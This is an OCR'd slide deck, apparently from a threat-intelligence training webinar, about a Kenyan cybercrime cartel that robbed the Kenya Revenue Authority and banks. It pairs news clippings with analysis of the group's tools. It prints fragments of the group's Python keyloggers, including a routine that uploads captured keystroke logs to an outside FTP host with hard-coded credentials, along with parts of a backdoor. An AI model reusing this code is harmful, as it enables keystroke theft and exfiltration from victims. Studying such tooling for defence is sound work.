
ADAP 5TH Webinar, April 2020, Hidden Laptop Range

OnNet
#For advanced cyber methods

The Nairobi Law INSTITUTE
Enabling Better Futures

Active Defense for Adversary Pursuit Class



LABS Day 1

a) Analyze the provided Report.
b) Choose a threat group.
c) Target it.
d) C4ISR operations.
e) Target package briefing.

LABS Day 2

a) Analyze collected intelligence.
b) Which organization are they targeting next?
c) Laterally move from that server and find the next one.
d) Infil.
e) After Action brief.

NEWS

Accounts of suspects in Sh4bn KRA theft frozen

THURSDAY, JUNE 22, 2017 21:57

The ForkBombo Cyber Cartel.

The Assets Recovery Agency (ARA) has obtained court orders freezing the accou
year charged with stealing Sh3.9 billion from the Kenya Revenue Authority (KI

The court issued the orders in response to the ARA's petition indicating that Da
Motors International's accounts at a local bank may be part of a plot by the susp

Mr Wambugu has been charged alongside 11 other individuals with stealing Sh
KRA records to cover up the scam.

The ARA flagged Mr Wambugu's accounts in March after one of them received Sh7 million from the China Road and

OCCRP ORGANIZED CRI AND CORRUPTIO REPORTING PRO

INVESTIGATIONS DAILY FEATURES ANNOUNCEMENTS RESOURCES MEMBER CENTERS

Kenya: Member of Hacking Syndicate Charged with Stealing Millions

Published: Thursday, 23 March 2017 17:09 WRITTEN BY JONNY WRATE

Share 8 Like 8 Tweet Share

The court has allowed police to detain them for 20 days for further investigations. PHOTO | JEFF ANGOTE | NATION MEDIA GROUP

In Summary

- The crooks installed malware into the KRA systems that allowed them to take control of the institutions' computers and steal hundreds of millions.
- On Monday, police detectives from the Special Crime Prevention Unit, SCPU, and the Flying Squad smashed the syndicate and arrested a former police officer.
- On Wednesday evening, KRA confirmed that its staff members had been part of the syndicate and were under arrest.
- In December last year, four banks were attacked and they lost Sh130 million which was never recovered.

By JOHN KAMAU
More by this Author

By STELLA CHERONO
More by this Author

Kenya Revenue Authority, several blue-chip banks, a parastatal and a supermarket chain are some of the institutions penetrated by an international cybercrime syndicate that took off with hundreds of millions of shillings – before they were all seized on Monday and Tuesday.

GoToMyPC

G2MyPC

a) Installed by an insider
b) Remotely paid access
c) Laterally move around via psexec and shares

The Keyloggers klg() 2014 to 2017

```
import pythoncom, pyHook, sys, logging, socket, datetime, os, win32gui,t
imefrom threading import Timer
from threading import Thread
#import shutil
import ftplib, base64
keyids = {
8:'bksp',
9:'tab',
13:'enter',
19:'Pause',
20:'capslock',
```

```
#print COMPUTER_NAME
LOGGED_IN=os.getenv('USERNAME')
file_name=os.getenv('userprofile')+"\\"+LOGGED_IN+".tar.gz"
now = datetime.datetime.now()
class KeyBoardHook():
```

```
def onKeyboardEvent(self, event):
    KeyID = event.KeyID
    Ascii = event.Ascii
    self.onApp(event.WindowName)
```


```
def klg():
    KB = KeyBoardHook()
    while True:
        hm = pyHook.HookManager()
        hm.KeyDown = KB.onKeyboardEvent
        hm.HookKeyboard()
        pythoncom.PumpMessages()
```

01

.in .zip .tar.zip .tar.gz

```
def ftp_nc():
:   while True:
    #print dir(ftplib)
    try:
        ftp = ftplib.FTP('ftp.drivehq.com','techdynamic','P@ssw03d')
        with open(file_name,"rb") as f:
```

The local Advanced Financial Threats (AFTs) after breaking off



01 They broke up into five groups in 2017

02 Some parts of the cartel went back into a group with same TTPs
Then arrested in Rwanda

03 Group rivalries started between several group managers after they broke up.

SIMILARITIES IN TOOLING AFTER 2017

Latest loggers' info

1 Grapzone – HailMary keylogger.

```
##getSystemVersion()
    LOG_TEXT = ""
    if event.Ascii == 8: LOG_TEXT += "[Bcks]"
    elif event.Ascii == 13 : LOG_TEXT += "[ENT]\n"
    elif event.Ascii == 9: LOG_TEXT += "[Tab]\n"
    elif event.Ascii == 14 or event.Ascii == 15: LOG_TEXT +=
"[Shift]\n"

    else: LOG_TEXT += str(chr(event.Ascii))
    print LOG_TEXT
```

```
#main loop

S0s = Thread(target=hailmary, args=())
S0s.start()

Gog = Thread(target=getScreenShot,
args=())
Gog.start()
```

```
#print COMPUTER_NAME
LOGGED_IN=os.getenv('USERNAME')
FILE_NAME=os.getenv('userprofile')+"\\"
+LOGGED_IN+".tar.zip"
#target_page = 'Connect to Server'
finger = 0
def getSystemVersion():
    print os.environ
```

2 SilentCards – LandCruizer.

```
def klg():
    hm = pyHook.HookManager()
    hm.KeyDown = OnKeyboardEvent
    hm.HookKeyboard()
    pythoncom.PumpMessages() #will wait forever
    return True
```

```
#main("land_cruiser");
print "Threads running"
"""If this script is run as stand alone then
call main() function."""
```


3 The Consultants – KLG aka Koko Logger.

```
keyids = {
    8:'bksp',
    9:'tab',
    13:'enter',
    19:'Pause',
    20:'capslock',
    27:'Esc',
```

```
#print COMPUTER_NAME
LOGGED_IN=os.getenv('USERNAME')
file_name=os.getenv('userprofile')+"\\" +LOGGED_IN+".tar.gz"
now = datetime.datetime.now()
class KeyBoardHook():

def klg():
    KB = KeyBoardHook()
    while True:
```

NEW GROUPS FORMING UP...



No longer using Startup folders

↓

Use of a new python backdoor

↓

The Consultants could be re-grouping & joining them up

Threat Intel

New Python3 Backdoor Capability

```
special_commands = ["upload", "download", "setshellcode"]
```

```
from base64 import (
    b64encode as benc,
    urlsafe_b64decode as bdec
```

```
from PIL import Image
from hashlib import md5
from random import randint
from binascii import hexlify
from tabulate import tabulate
from threading import Thread
from importlib import reload
from shellcodes import utils
from collections import deque
from flask_talisman import Talisman
from flask.logging import default_ha
from base64 import urlsafe_b64enc
from argparse import
```

```
try:
    kernel32 = windll.kernel32
except NameError:
    pass
```


Threat Intel

New Python3 Backdoor Capability

Threat Intel

The Walkthrough at SBANKING BANK LTD

